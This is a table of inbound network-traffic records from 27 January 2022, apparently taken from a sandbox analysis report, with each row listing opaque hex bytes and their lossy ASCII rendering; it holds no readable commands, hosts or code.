2022-01-27 04:11:38 UTC	161	IN	Data Raw: 03 06 c6 22 5a 46 dd cc 78 b5 bb c5 88 c1 bc ae f4 1b fe 5f 96 79 e8 de 9c 48 54 57 84 9f c4 c2 2d 61 ef 0b 8a e2 80 dd b7 91 4b e4 1e dd a5 07 55 ab b3 f4 e7 4b fe 72 b5 14 cc 87 02 cb f3 a8 b2 c6 9a 5e 46 6b 1f 5b c3 17 57 1c 6f 35 44 23 92 05 ad 9f 11 c6 45 ea ad 8b c3 9a da 5e 23 16 2b a2 95 74 7f 22 58 e9 89 df 34 52 c2 26 e6 10 e5 ca a7 d5 fe 22 ce cd 9d c2 30 00 86 84 30 eb ab 8b ec 81 24 17 24 11 8f fc 01 c0 fa 52 fc 94 0a f8 d1 2b 07 b8 2e 91 cd 22 62 4a d1 53 ac d3 27 b0 da 2e b1 8a cd de f6 3a f2 2c df f2 91 7f cc d4 12 b5 61 3a 14 ba c7 4c ff 73 6b 10 50 9a 57 b7 df 61 b0 68 f7 15 99 96 72 ab b6 2c c3 65 9c 17 5a 2e 30 d2 d6 24 e0 f2 5a 91 c7 3c 73 74 ec e5 67 bd 43 b7 30 f7 6c f5 8b ed 0f 0f 4d fb 62 5b 41 2b 66 50 b0 c4 ea 88 eb e2 8c 13 ba Data Ascii: "ZFx_yHTW-aUKUr^Fk{Wo5D#E#+"X4R&"00\$R+."bJS".:a:LskPWahr,eZ.0\$Z<stgCOlMb[A+fP
2022-01-27 04:11:38 UTC	165	IN	Data Raw: 7e e5 e7 c7 83 8c a2 8f 59 bb ae 08 98 2d de cc 0d e3 3f aa 00 3a 02 68 d4 d1 36 4d e6 91 4d a9 07 10 59 dd 3a d2 33 47 0f 06 46 f4 10 1d e8 a9 d0 06 0c 45 ad 2a 05 f9 14 a3 b8 46 ba 82 e8 bf 95 6d 15 8e 65 59 40 98 ed 98 e9 0f f7 c5 21 4e ae 2d 44 52 23 53 be c6 8d fc 4d 13 d9 3e 2c c6 42 68 5c 18 24 fc ce 7c 37 15 66 4f 4c d3 49 24 fc 5e 5b f7 15 8c 86 c4 3c f0 c4 2e a2 86 dd 08 83 94 54 aa e1 41 93 35 38 2c 86 b0 eb 08 8b 11 72 4d ab 19 e5 10 70 ff 95 2f 49 bf 46 a2 0b 76 7f d5 63 fd 13 c4 d6 cc 5b 44 64 a5 80 c8 08 de 96 18 bf b5 a2 0f 06 7d 8f 69 58 61 2c fb 58 6b 63 ce 79 4d 18 dd 04 99 08 f3 cb 6f 58 6e 8e ff c7 af 04 b1 3f ef c5 0b 7a 19 cb 86 43 ee 7c fe 04 06 68 60 c1 d9 98 f1 05 22 fd 58 f5 07 94 7e fb 1c 23 64 bb 39 ff 15 ba 2c 53 83 71 c2 7e Data Ascii: ~Y-?:h6MMY:3GFE^FmeY@!N-DR#SM>,Bh \$ 7fOLl\$ <.TA58,rMp Fvc[Dd]iXa,XkcyMoXn?zC h"~X~#d9,Sq~
2022-01-27 04:11:38 UTC	169	IN	Data Raw: 18 de 10 97 82 7b 97 8c 37 bd a7 47 ba 47 49 91 33 39 5e e3 ed 78 59 0a 3e a4 a7 99 e5 18 e0 b4 02 2d ea 9f 72 3d f8 98 5c 60 99 e2 e5 2f e7 45 4c 3e 74 10 28 d1 4a 07 35 34 89 75 fa a2 57 0d 5e 78 26 af a5 39 d4 91 3d 95 d1 9a 76 83 74 0a 34 bb fb 3f 7c 9f 76 2a eb 0d 68 af 2f 25 47 ed bf 62 ee 6f b7 fa ac cc 94 3b 6b 52 f2 a4 fb 7f 1a 5e 82 ea 67 55 74 51 9f 9c e4 5d e5 43 5d 98 14 73 d5 35 10 7f cc c5 bf f7 a1 e1 62 74 1e d0 7e d4 9d b9 be 31 7d 15 bb e6 6e dc a4 1f 40 7a aa 76 eb b0 4d ee d6 c4 74 7a 69 f1 58 ff 79 a8 62 e4 46 34 7b 5d 2a 2c 6e 5e b1 a7 13 0f e0 c1 aa 63 c5 f0 19 7a 68 53 6b bf 5f a3 51 26 e9 4e 07 32 c5 93 af ae dd c9 71 76 0c 54 4a 2b 9c c0 db 05 6a ce 6b 70 d4 e6 50 1a ed bb d0 8b 34 6b dd f1 39 7e de c6 e1 d8 a1 30 e6 05 54 1a c2 Data Ascii: {7GGI39^xY>-r=\\'EL>t(J54uW^x&9=vt4? v^h/%Gbo;kR^gUtQ C]s5bt-1}n@zvMtziXyBf4[*],n^cZhSk_Q&N2qvTJ+jkpP4k9-0T

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:11:38 UTC	173	IN	Data Raw: 25 ab b6 62 51 f5 ac c5 27 7b 13 f3 0c 85 a0 c7 95 8e 4a cc 65 b5 c8 4a d2 79 42 2d a4 af 4a 4c 3d 98 c8 4b ab b2 ce b5 31 f2 e0 82 48 91 27 99 92 5f b6 a8 ff da ee f1 63 56 51 c0 cd f2 58 ad ab 7f 52 30 8d da 3b 40 27 31 0e dc 37 9e 41 53 de 02 e1 d5 ab 6b d5 c7 fd 62 e9 e5 21 38 14 b4 a0 51 05 ac 0c 95 8e 9a 13 af 00 bf 10 a2 e0 f3 c9 ae a0 9a 5a dc 26 89 f0 05 4e 55 09 54 c1 af f1 48 ff 1b a2 c3 1b 9e 4f c0 ec 8a 66 48 66 4c 47 e5 0a 15 e4 d7 22 90 8b 2b 41 28 71 ea 67 ca bd 32 8f 3f 5f 53 ea c0 45 78 fb a3 85 2c aa 27 fe 4a a5 d2 79 41 57 b4 e6 c3 cf 1f f7 aa 5b 8f c4 93 d3 5a 15 71 6a 5d 94 b0 be e3 39 3c 55 68 03 4f 04 eb d3 bf c5 d9 0e 7d e7 79 e4 71 6d 33 28 ec 11 e8 cf b6 1c 7e dd 6f 6f b2 a7 5f 89 75 b0 32 b7 49 79 79 db ab ab 76 6d f4 22 ac 71 ab 93 Data Ascii: %bQ'{'JeJyB-JL=K1H'_cVQXR0;@:'1ASKbl8QZ&NUTHOfHfLG"+A(qg2?_SEx,'JyAWRy+J9<UhO)y qm3(-oo_u2lyyvm"q
2022-01-27 04:11:38 UTC	177	IN	Data Raw: 81 fd c3 5a bd 0c f5 8d 38 a3 dd 92 c6 80 d9 e6 2f 20 e4 4e a0 31 34 58 ca 76 e1 c4 ca 01 1b d0 88 8e 06 25 7b f3 24 b6 c4 87 f4 26 b8 48 e3 6b 27 7d 2e e0 3b b7 fe ad 6b 03 ce ff f5 d5 2b 82 ec fe 54 8f a2 41 44 77 97 ce 2c 38 67 a0 33 ff 7a 17 3e a1 05 f6 17 2b 45 f7 f7 8e 5e 86 60 55 c6 15 e4 96 74 47 a5 6a d9 ab f5 31 30 d6 bd d9 59 06 47 d2 fc 36 cd ab f3 a5 43 32 df 24 70 25 f3 59 6c 9e 46 06 34 81 62 39 28 e3 78 c2 6b d2 52 52 e2 2e 9f cb 07 8b a8 d4 bf 18 4b 03 90 b6 5d 67 62 4a 1b 18 3e da e3 14 9a ee eb ff 7e c7 01 30 9d b1 37 d6 87 40 53 8e f2 a8 73 3b 32 2f 81 6e 30 2c 68 de 30 41 6c 24 91 51 b2 02 85 ff 76 3e c2 2f d4 74 6c e7 f3 f2 11 de 99 84 8a b8 b8 43 86 b9 d6 34 44 b4 81 69 67 f6 73 7e 46 49 46 70 17 88 45 2c aa 6d ca d3 49 e0 83 40 74 Data Ascii: Z8/ N14Xv%{\$&HK'}.;k+TADw,8g3z>+E^'UtGj10YG6C2\$p%YIF4b9(xkRRR.K)gbJ>--07@Ss;2/n0,h0AI\$Qv>/ tIC4Digs~FIFPe,ml@t
2022-01-27 04:11:38 UTC	182	IN	Data Raw: bb fe f8 da cb 0c a5 b3 b3 82 35 33 78 6e 1f ef 13 b8 1b 8a 4c 9e 14 f3 c7 93 07 b2 fc 37 4a 5d 2e ac a3 60 5d 84 25 db 89 95 a7 e7 49 bb 02 2a 53 04 3e 05 04 88 42 d5 b7 42 b7 32 2a 98 15 43 ed 02 fa 4b 87 de 13 e8 29 e7 16 5f 7f 3d 65 6a 48 ee 50 51 cd 5f 73 fb 37 34 fc 73 2d 45 ac 88 12 ce 8d 9d 3c c5 4c bb 63 2b 91 b0 13 ce e7 33 2f 66 c2 51 82 53 cc 2f 95 b4 59 0d 84 1d cf 8b c9 7d 2e c0 9c e8 77 9e 93 00 1f bd ba a9 06 c3 cf 1f f7 aa 5b 8f c4 93 d3 5a 15 71 6a a1 08 14 83 e4 b4 3d 9a 8d ba 5b 75 86 d9 1f f8 72 aa 50 b5 63 b0 0d d9 5c 83 d5 8a e9 47 af 1b 7a e5 07 55 2d eb ca 45 c2 bc e2 9b 2b cd a7 b8 25 04 bc 4b 3d 63 ed 5c ed 8d 63 dc 05 fd 36 a8 59 3d 75 e0 33 c2 33 21 78 48 4e de be 16 6c 26 eb ea 05 86 07 39 84 d2 3e 5e e7 8e ac 92 b3 26 95 70 Data Ascii: 53xnL7J].]%!*S>BB2*CK)_=ejHPQ_s74s-E<Lc+3/fQS/Y'.w[Zqj=[urPcGzU-E+%K=c1c6U=uy33xHNI&9>^&p
2022-01-27 04:11:38 UTC	186	IN	Data Raw: 41 63 07 71 e2 96 eb f1 d6 1e b6 9c e1 1e c5 16 70 04 19 62 89 ff 2c 25 91 0b cb 33 e4 19 52 06 f2 28 45 25 2d 23 df b6 04 1c 68 37 d5 f1 21 66 53 b3 96 d6 78 ce cd f4 d2 bb 5e c4 42 25 d1 c3 41 d1 08 c1 7d bc 2f ce 3d 83 85 f0 ac f6 0c 07 63 fd f9 c4 5f a7 f3 fe da a4 a2 2c 7e 87 14 bc 55 81 59 10 c3 62 db 01 b7 2c 7e 29 7d 0a f1 cc bd 57 d3 83 47 14 b6 c5 b4 ab ba 09 80 7e 30 de ef 30 96 f1 4c 32 95 d0 f7 14 3a 12 f0 db c3 92 31 e9 75 64 82 22 e9 f9 30 90 43 ef a7 cd 3c 10 da ec fb ef af 30 8b d6 30 bd 76 e2 84 12 80 fe a4 83 1c 26 cc 9c 91 27 ce 4e 16 6d 8a 0f 3d c9 a4 2d 76 0c d6 0b 24 6d 9e d2 85 3e b3 56 9a 67 c9 68 7e 89 ba 5c 66 68 2b 2b 68 0e 79 e2 3a 21 5a 3f 96 45 bf ce a5 89 6b 65 e8 c6 7d 1b 16 72 c9 ed 59 5e 2e dc 5a a4 84 27 e1 7b 1b f0 0a Data Ascii: Acqp%,%3R(E%-#7fHSx^B%A)/=-c_--UYb,-~)}WG--00L2:1ud"0C<00v&Nm=-v\$m>Vgh~lfh+~hy;I?Zke)ryY^.'Z{
2022-01-27 04:11:38 UTC	190	IN	Data Raw: 8e 80 ad 91 e8 f7 57 1c 30 24 88 94 7d f0 00 b0 50 ea 84 ec 65 fc dc c4 00 20 73 60 9d 4c eb 8b 3a 61 7a c7 7b c9 95 1c 02 04 22 03 87 b3 dc b6 71 22 07 df c6 f2 d6 7c a6 aa 49 5c 5c b5 e4 f2 73 17 92 2c 66 20 e0 e1 c0 ee 7f a5 3e 21 6d 07 e8 6b 04 90 21 29 a1 c9 bc 2f 2c eb 32 2b bf 33 81 fa a3 01 5b 57 6f db 26 36 ec fa 07 b6 f8 d0 85 dc 9a 0f cd c6 0e f4 3f 00 b5 c5 cd b3 f7 41 d5 78 c1 fe ef 94 b7 9c ca 2a 03 f4 20 33 f1 1e a7 fe d6 18 68 a5 db 14 4f b3 39 d9 22 73 fd 40 39 eb 8c f7 fd 93 e6 b4 f9 fa d2 a3 27 7c ca 7b d2 a9 d2 44 4f 48 4b 5c 38 e9 3a 79 13 18 39 c9 7b 21 be 55 c8 a5 93 91 c4 14 4b cb 61 c6 18 73 ea c1 d0 bb ed c1 e8 93 f4 84 c0 ea 16 03 ad 9d 3c 12 5c c2 b4 d3 02 e6 fa 1c 3d 00 79 e2 e8 21 78 71 0b 09 bd dc ff 49 85 ff c4 0c 0d ec Data Ascii: W0\$)Pe s'L:az{"q"\\s,f >!mk!)/,2+3{Wo6?Ax* 3 hO9"s@9'[{DOHKh:9g!{UKAS< =y!xql
2022-01-27 04:11:38 UTC	193	IN	Data Raw: 48 2f e3 13 46 a4 77 4f 47 ef 9c 63 8a a3 2d 85 9a 8c 79 2f 3c c5 62 ee c6 3e 2a e1 13 b5 81 9e 91 fe e2 ad 1a cc da ee cb 00 72 bd e1 81 31 38 46 51 22 d3 8d e6 b5 40 3d b8 38 c2 b3 4f 60 6b ae 81 e0 a2 34 05 13 ac e7 a2 fb 12 05 02 d7 25 35 b8 f9 09 d6 6d 86 3b 8a 69 9e 92 ff 76 bf be 51 cd cd 89 68 4b e7 e6 7b 47 4a 08 9e da fa 33 07 29 70 14 91 56 29 bb b0 3b 4b 7b fe da 76 5e 6d 08 27 de 33 6a d2 14 dd bd 95 09 e7 01 22 27 01 7e b3 4e e2 6b 46 fb 91 31 2b b9 e2 bb 3f d5 27 17 57 f7 8d 81 89 cc c9 6d 22 db ce 12 24 7e c7 6e 6f ca c5 ee 5d b7 60 ab 0a 73 dd 7a ad cb fe d7 ac 91 82 76 78 9e 27 eb 0c 0b 69 9f 1a d7 be e4 32 59 df 47 73 07 3a 5f 30 d6 81 bf 57 3f 2e 0e c3 fe 51 d5 ea bb 02 16 84 c4 c2 c5 56 67 9c f0 f6 ae 80 84 3c 13 fc b3 f1 b6 40 f1 75 Data Ascii: H/FwOGC-y/*r18FQ"@=8O'k4%5m;ivQhK{GJ3}pV);K{v^m'3j"'--NkF1+?'Wm"\$-no]`sz'vx!2YGs:_0W? .QVg<@u
2022-01-27 04:11:38 UTC	197	IN	Data Raw: 6b 0a 4e a1 9d fb a9 21 be e8 76 b5 82 38 5d e0 ee 2d f8 25 09 63 21 ba 35 43 16 b3 a3 9c ff 5b 0b 84 d9 9d 48 bc 94 52 1d 75 dc 44 80 8a 9f 59 fc b9 c7 a4 5b ec 7d 33 36 08 d8 df f7 c0 ec 1c 11 8b 4d 8c 75 25 af 65 ab 97 8e 20 50 7b 42 a9 8b ae c1 d8 94 e9 42 65 34 f3 b4 a5 28 a7 bd 65 b6 40 eb 45 67 f1 28 f2 29 3b a7 05 8e 3e 52 a1 29 07 9c e7 f2 5d 05 38 7d 5a 00 76 97 61 d1 60 bf cf e1 59 59 3e 58 d1 5b a3 41 c7 6f 19 a8 b0 c2 eb 4a 2d 91 a3 cb c0 d9 c5 b0 71 f2 e9 fd 54 22 74 0f e3 5c b6 6e 27 c3 8a 2f 81 5e 91 7a 04 df 0f 18 c6 d2 a7 2c cf 78 d3 f8 b4 41 f1 8c 76 6a 87 ff ba 59 57 f7 e6 e6 87 38 8b 50 28 f0 41 01 1a 1b c2 fe 6d 84 ef b0 b1 fb b0 46 25 92 18 7b 72 0b 29 69 08 cb a8 41 12 05 7c 6c c6 4a 77 49 f9 52 c7 c4 80 64 a3 c1 46 7d 0b 08 b4 Data Ascii: kN!v8]-%c!5C[HRuDY[]36Mu%e P{BBe4(e@Eg();>R)]8}Za''Yy>X[Ao+J-qT'tln/^z,xAvjYW8P(AmF%(r iA Jw!RdF}
2022-01-27 04:11:38 UTC	201	IN	Data Raw: 74 55 96 55 57 e3 fa fe 58 cb b6 43 26 d2 5a d8 c8 79 e5 2a 36 26 c3 f5 b1 77 ad 6c f2 05 64 19 e9 d9 57 7b a7 e4 42 74 dc 36 9f 8b 7d 22 5c 82 ed ab fb f1 a3 4b 62 62 0a 57 dd c1 23 33 99 f9 d3 8a 42 c6 04 59 2f 9c 86 1e 2d cf a2 bf ba 0d 92 95 41 c7 87 bf 7a f2 b2 e0 57 b3 d8 2f f8 2d f5 ed 85 31 9c 8f 7d 86 6a 50 55 52 92 40 32 83 90 e5 98 42 d1 4e d3 02 6a d0 37 20 2d 89 a5 10 25 e4 aa 82 00 a0 f9 39 45 71 e3 c2 09 78 a5 c1 55 a0 0a 54 2e 8c 5a 50 e4 6d 82 4a dc 65 c3 c2 c6 30 f1 63 6f a3 47 fe a6 b3 80 54 d1 a7 01 74 48 13 16 8b f0 63 90 50 aa c4 bc e9 8d d6 85 14 d8 56 42 c7 e4 84 f8 cd b0 21 22 fc 4a d3 94 64 b8 99 5a 6e 34 3c 6d b6 3f 84 8b f5 94 3a 72 ed 60 04 93 9f 99 09 6d 16 f3 a7 81 c5 44 77 b7 f5 06 1d f0 21 4f 86 85 7f 25 40 f1 d9 bd 59 92 Data Ascii: tUUWXC&Zy*6&wldW{Bt6}"KbbW#3BY/-AzW/-1j}PRU@2BNj]-%9EqxUT.PmJec0cGTtHcPVB!{"JdZn4<m?;' ?mDw!O%#@Y
2022-01-27 04:11:38 UTC	205	IN	Data Raw: 5d 4a 55 6e 1f 3a 96 40 c9 20 40 d1 38 ec 1e 55 63 9d 66 e3 94 c6 db 6c 1e 5f 35 74 21 ff d8 d0 71 55 7c 70 f9 63 d6 65 53 74 49 b0 b2 61 17 e1 69 e8 37 c4 07 a5 eb dd 56 4e a6 5f 31 06 17 e6 e3 cb 43 38 ce e2 e9 1c 86 9a 4f 52 e4 53 bb f8 dd a2 57 d0 9a 36 4d 20 7e 22 21 fe b5 ad 41 8f e0 21 1c b3 99 32 31 4f a2 35 62 6d 36 dd 9d ad b7 98 1f cf cb c6 fc 3d 89 0e f9 c3 39 ee 25 5f 3a a4 4d 74 db c7 e6 d1 2a a8 9d da 35 17 49 a0 03 34 0d 58 e8 2f e9 8b 23 1b ca c9 8a f7 68 fe f9 6a cc e2 dc 97 b5 ca 92 d6 b9 b5 0e b9 af cd 93 0c 5c a2 9c 46 9c 15 4f b2 bf 5f 87 76 c3 71 59 de 97 d7 3f 18 fd 4f 51 a3 67 ea 03 ef ce 27 14 48 07 34 31 0a 77 37 22 a2 06 69 b4 8d f5 a9 13 57 92 73 49 f1 69 47 bc 1f 25 6f 3a 6e 5f 2c a3 cc be eb c3 3c f3 bb 7c 01 fd d6 3f e8 60 Data Ascii: jJUn: @ @8Ucfl_5tlqUlpceStlai7VN_1C8ORSW6M ~-"IA!21O5bm6=9%:_Mt*5!4X/#hj!FO_vqY?OQg'H41w7" iWsl!G%o:n_-< ?'

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:11:38 UTC	209	IN	Data Raw: ff cc aa ad c8 ce 0b 88 df 77 21 a8 0a 57 6d c4 3d 7b 4b 0a 71 02 8e 09 c8 ec d9 64 7e 94 ec ad 81 bc b3 18 3d c9 62 dc 8f 61 51 3c 63 2d 87 53 07 b4 f5 c9 fe 3d 06 4f e2 f6 8e 02 e7 a3 6b 9e 03 bf 6c 25 f2 3d 95 00 26 28 04 99 4d 43 c5 53 94 24 b2 65 0c f4 30 f4 3a df 85 b1 c5 14 31 a7 18 c0 0a a4 b9 51 a6 26 53 7c fa aa 99 88 fc c0 27 6d 81 72 08 12 54 8e 81 5e cd e2 4c 0e df 0f a6 12 02 78 6a 57 b6 8b 01 9b 46 2a 4f 0a 0a 1a 05 2d f3 76 e2 9f a5 21 7a 52 f3 ba df d0 84 d1 a1 2a 24 5e 23 07 ee 36 aa a8 e2 91 01 56 af a4 a5 d9 9f e5 61 2d 27 2b f3 45 1e 39 75 b6 ff 83 2d 3a 56 fe 95 da 3c a7 38 58 57 23 b8 f7 91 07 18 1d f8 c9 62 99 2c 40 59 95 91 b7 9e c8 76 1a ed 9e 5f 0e 0e eb 51 d3 d3 6d b7 4d 21 07 45 5a a5 33 80 f1 06 11 1f 0e 44 79 3b 41 c3 c1 e5 Data Ascii: w!Wm=[Kqd~=baQ<c-S=Ok!%=&(MCS\$e0:1Q&S!mrT^LxjWF*O-vlZR*\$^#6Va-+sE9u-V<8XW#b ,@Yv_QmM!EZ3Dy;A
2022-01-27 04:11:38 UTC	214	IN	Data Raw: 3f 0d 94 1b 78 58 e7 3c f9 7d ae d8 89 99 af 42 67 11 8f ad ff b4 cf e8 9f fc ee 63 7d b3 fe 9c 15 c7 6a 5c c5 a5 32 59 05 eb 67 68 cf d8 c5 20 0a 55 47 05 ff 52 ac fb 70 49 10 00 05 a4 d6 81 d1 2e d0 54 d8 e8 20 b7 22 ba ed 1d 79 53 09 af 7c 8f 82 3f ff 50 8d 94 77 51 a4 0d ac 4a 9c de b2 27 71 47 a8 35 92 f5 f8 ac 88 68 b8 88 40 4a dd a3 f1 88 5f da d5 b5 cd 00 7c e5 6d 0b 1d 9f da 89 21 cd d1 cb 7c e7 59 03 61 05 b0 53 e6 91 84 85 3c 4c 55 61 b9 18 a5 c1 fb 2f 3f 6b 77 bb 20 d8 97 6b b5 60 21 33 c1 f8 37 06 b9 f0 a1 d0 e7 d5 c4 4e e8 3e ca 3a 43 c9 b4 b0 f7 9a ba fd 9b e2 bc 9a 10 6e 43 c5 13 fd c8 52 67 84 4c e7 1f d9 01 14 c1 77 21 4e 25 47 c2 dc 04 98 a5 d1 f7 7b f9 00 e5 9a 24 26 26 76 45 31 ea 73 03 f3 fd 32 65 28 26 71 ac 82 ff c2 df 63 e7 0f 97 Data Ascii: ?xX<)Bgcj)2Ygh UGRpl.T "yS ?PwQJ'qG5h@J_P m YaS<LUa/?kw k'!37N>:CnCRgLw!N%G{\$&&vE1s2e(&qc
2022-01-27 04:11:38 UTC	225	IN	Data Raw: ea 75 92 60 a3 c0 08 ff 48 bc 45 6c 6a 0e 5a 6c c6 3c 22 c9 c4 4c f4 15 67 e7 cc 55 f3 48 8e 10 a6 81 b9 87 30 f5 03 37 07 2e ae 78 00 7b 2a b0 da cd e6 a3 8c f4 69 b5 35 ee b5 af 42 db 14 e9 c9 0f b5 75 b2 ee 12 56 c2 dc 8e 0d c4 9d a7 3f 9a 9f c0 8a ba cc e6 6f cf ae 8b 4b 3c 1f 5a ff 9e 43 d6 c4 1e 1f f5 c0 cf a9 75 45 2d 8a 8c a4 1d 89 23 b1 61 35 f6 53 4a 6d 6a 65 3a 45 1e 0d bd a8 47 90 23 4b 60 59 e6 29 a3 ad 2b 4d 13 d1 03 bb 71 db 29 12 88 25 34 57 4b 9d 48 fe 48 b1 f0 46 13 ce 76 52 52 6f 29 49 6f 8b 8a 09 d4 b6 08 c6 e4 74 48 0f 3a 44 43 6c e1 8d 23 c4 d9 88 eb 48 6a 45 a5 68 6b 1e 9e e8 36 be 7e ff 85 87 42 19 ab 88 d4 9a ee f6 0d e5 d3 6b d2 18 75 6b 17 13 b5 6f 32 4d 16 d0 9f ff 49 37 57 af 8d 09 81 5c 7c be 57 d0 37 ab b6 b0 26 07 66 9f 6e Data Ascii: u`HE!jZl<~LgUH07.x{~i5bUv?oK<ZCuE-#a5SJmje:EG#K`Y)+Mq)%4WKHHFvRRo)IoT!DCl#HjEhk6-Bkuko2 MI7WjW7&fn
2022-01-27 04:11:38 UTC	230	IN	Data Raw: 9e 65 57 13 b4 6c 37 03 d4 3e d4 32 a2 44 27 7e 16 d0 06 10 55 f4 55 2c e4 6a 89 08 a5 e3 44 47 f5 20 cd f1 81 61 7f 86 ce b7 2f c0 33 f2 c2 be 94 e4 ca b6 55 b5 8f cc 4c 0f 20 0f 7e 0c a2 b1 56 88 77 e4 ac 27 2d ff 68 d2 ab 57 9a ff e7 74 b9 94 65 90 68 d6 ea 26 5e 4b bf 82 f6 04 3f de 14 26 cd 36 e9 40 60 a2 e6 f6 7b 53 e1 5b 50 53 27 34 96 99 7c 8a 35 c6 38 17 d2 88 36 a8 e3 9b 68 7b 3d e5 c5 15 98 d0 8b 37 86 64 37 df 55 37 46 1e 75 91 51 6f 73 2c 3e 2e 31 5c 2c 0c c3 c3 60 71 a2 dc 7f f5 f8 86 9f 35 8d 29 c6 d3 c2 0e ab e1 65 cb 5c 93 52 7d 40 a7 cc 5f 71 9d b8 ba 97 4e bb 61 20 78 c0 75 1b 6d 68 61 a8 4d 81 66 49 42 94 5c 2f 3d 5c eb b1 c0 e8 6b 3e ae 3f 1f b4 3e e5 e6 ca 28 a8 85 4e 60 ce 0a f1 bf 9a 2f d4 fa 2c fb fe 11 5c 09 75 d4 77 3f 4a ab e6 Data Ascii: eW!7>2D~UU,jDG a/3U[L ~Vw~hWteh^K?&6@`{S[PS'4]586h{=7d7U7FuQos,>1,`q5)e!R}@_qNa xum haMf!BV=\k<?>(N'),luw?J
2022-01-27 04:11:38 UTC	246	IN	Data Raw: 0b da 03 28 fa 06 1e 02 fd 20 f6 5e 2e cd 5a f8 77 59 c9 5a ba 99 32 c3 1a 72 be 8a 5a 8e 91 bd 7d 9d 2f 11 0f 23 c9 6c 73 c4 c8 56 6a d6 1c 87 d7 79 96 88 ba db 06 a1 98 08 cb bb f4 20 cd 48 6d ac 09 5c 64 87 fb dd 6f 22 e1 4c e4 e6 cf f3 fe 54 83 63 46 ee e2 b3 c6 af 58 48 bd c9 3c 6e f7 e6 75 02 66 e1 30 50 10 53 6f 2d 8a 3c 56 71 02 fd c9 ce 8e 75 55 d3 c2 b0 d7 65 26 54 38 dc c4 83 8b 43 cf 7c 92 0d 31 fc 62 36 3f 74 3c 64 21 5d f2 84 89 75 32 23 59 01 c5 92 84 0b ce bf 97 13 25 0a e3 d9 ee fb ca 53 e2 4a 68 5e 92 bf d7 33 b1 3c 15 4a 62 d2 f4 3b c6 00 df 74 97 b3 27 bc 8f 9e 44 5e e9 43 79 ec 34 14 3a a3 43 3a a8 d7 e9 1f 11 e3 12 2e 42 d5 71 26 b2 b0 df ce 9a cd 63 7c da 78 bc ac ae 94 d9 a2 24 42 a8 40 b0 89 6a 19 5d a6 04 43 ed 68 f0 77 ba 22 71 f3 Data Ascii: (^ZwYZZrZ)/#!sVjy Hm\do"LtCFXH<nuf0PSo-<VquUe&T8C]1b6?t<d]u#2Y%SJh^<3Jb;t'DCy4:C.:Bq &c x\$B@]j]Chw?q
2022-01-27 04:11:38 UTC	257	IN	Data Raw: 83 82 0a 49 92 7b 2d bc 84 9e 0b f4 ec 2f b3 82 e9 99 fe 5d 79 6b d9 e9 94 c7 32 01 b1 3f 6f c5 9c e8 87 49 ff 70 9e 6b b6 66 56 1b 96 27 f4 b5 1f 8a 9e d7 27 1a 47 c2 5a e2 df 6b b2 0b 7b 8d a1 62 bf bd c6 f1 b2 98 62 88 aa ca 7f 54 fc 60 04 99 ee 16 5e 19 f1 e5 e9 a2 3a aa c0 e6 40 6d 10 ea 8e 49 25 8c af 99 f7 38 9f a8 08 a3 bd e0 5b 45 05 d5 6c fb 23 3b 50 b7 b6 c2 c1 44 04 5a 4b 8a f6 ca 5a 5a 1a 62 1f 2b b4 6b f7 84 eb 56 4a c5 12 79 3c c9 ec 61 69 13 fe d3 bd 26 0e e8 a2 63 82 92 2c d7 2d af 08 98 be 4e 8a dd 37 15 7d 5b 4d 94 ff 10 d6 fe 4f 0a 93 1a 93 1d bd 2d fb cc 1c 71 57 75 c9 06 02 be 06 9d 58 de e6 78 63 54 fd 08 27 8d 55 04 b1 67 90 e4 fb 27 67 fe aa 9f ee db 09 ec 76 95 d3 6f 17 60 ad f2 b9 20 76 44 eb 2b 22 05 0d c2 d7 dc 2b 0a Data Ascii: I{-/Jyk2?o!pkfV"GZk[bbT^:~@ml%8[E#;PDZKZZb+kVJy<ai&,-N7)][MI-qWuXxcT"Ug'gvo` vD~"+
2022-01-27 04:11:38 UTC	273	IN	Data Raw: 78 a8 82 13 a2 b0 05 4b 8e 37 9b c6 36 23 16 b6 42 59 cb 55 fd dd b9 51 2f bd 4f e3 6c 60 4f fe e6 c3 bf 2b 4e 2a ce c1 67 66 cc b6 23 a6 fe 0b 9e 5e 16 fd e2 eb b5 73 ca 3d 81 04 73 6d 6a 7f be 22 a1 78 ad 67 65 5c 81 70 3d 27 dc 9a 58 83 74 39 88 94 96 30 1a 72 f4 37 5d 02 76 1a 10 75 bb 9f f4 2a 57 80 1e 9b 11 62 ec 81 a2 c4 f5 ec c2 1e 17 ed 3a c7 02 d0 9b b4 67 6b c3 2e 6f 71 19 56 4c 54 bb 52 e6 28 3b 49 81 d2 d2 8c c4 06 11 cb 95 0a 3d 3b aa ae 8b 8d 3c d5 84 41 31 d1 be 1b ab 04 ba 9b ea f8 1c 9a 9f de f4 c1 2d 19 09 11 69 ee bd 21 bf e7 6b cd 9a 8c 1b f0 35 97 72 2b 5c 73 6a 6c 38 f4 8a a8 7f ed 43 b2 de 9d 8e 8d 11 57 01 f1 5f 43 25 0e 66 40 5c 6e 4d 92 61 10 a6 c1 40 52 69 1e 4c 38 64 e4 3c ca fa d5 3d a2 0f 3a aa 8b dc ee 3b 78 1b 25 e3 16 Data Ascii: xK76#BYUQ/O'O+N*gfK#^s=sj"xgelp=Xt90r7]vu*Wb:gk.oqVLTR(;!<:a-!l!k5r+!s!j8CW_~C%of!nMa@R iL8d<=:;x%<
2022-01-27 04:11:38 UTC	289	IN	Data Raw: 24 21 08 67 33 5b 77 99 8a 08 2f 9e b2 5f a4 de 90 4d c1 fa ec 1b 44 a5 54 7a 22 b7 23 4c ee 56 b5 b6 39 03 ed e8 34 57 af a8 5f 01 f7 57 0e a4 cb 8a c6 3e 7b 48 45 d5 b5 bd 33 b6 c1 45 ab ed b3 64 69 5d 46 d4 6c 11 fe 9f 48 2c c0 1f 4f 53 5a e5 eb 8f c6 d9 6c 9e 11 ac 20 dd a2 5d 0c 42 2a da d8 c8 f4 33 86 fd b6 d1 7c e8 38 39 bd fa 42 d2 6f f3 10 d4 60 53 16 5f 37 37 3f f0 19 85 a1 ec f1 48 1c 14 ac 9e ed e9 f3 0b fa d7 91 25 32 5a 11 a7 24 40 99 8b b2 41 bd 9d 5f c6 61 ae ce 47 68 a9 39 c0 5a d4 68 70 0c aa 4c 45 8c 0a a3 b0 d2 97 8b 30 1f 9b e8 d4 15 9c f3 a3 f4 4f 02 0f 31 ba 33 50 c6 0b 38 16 03 45 24 c6 f2 63 3f 6f 90 db 73 38 11 04 ec 79 82 9c 86 de 76 40 d2 d2 97 a5 96 c2 da 52 83 7c 7f ea cb 05 9d 7d ed de 1a aa b3 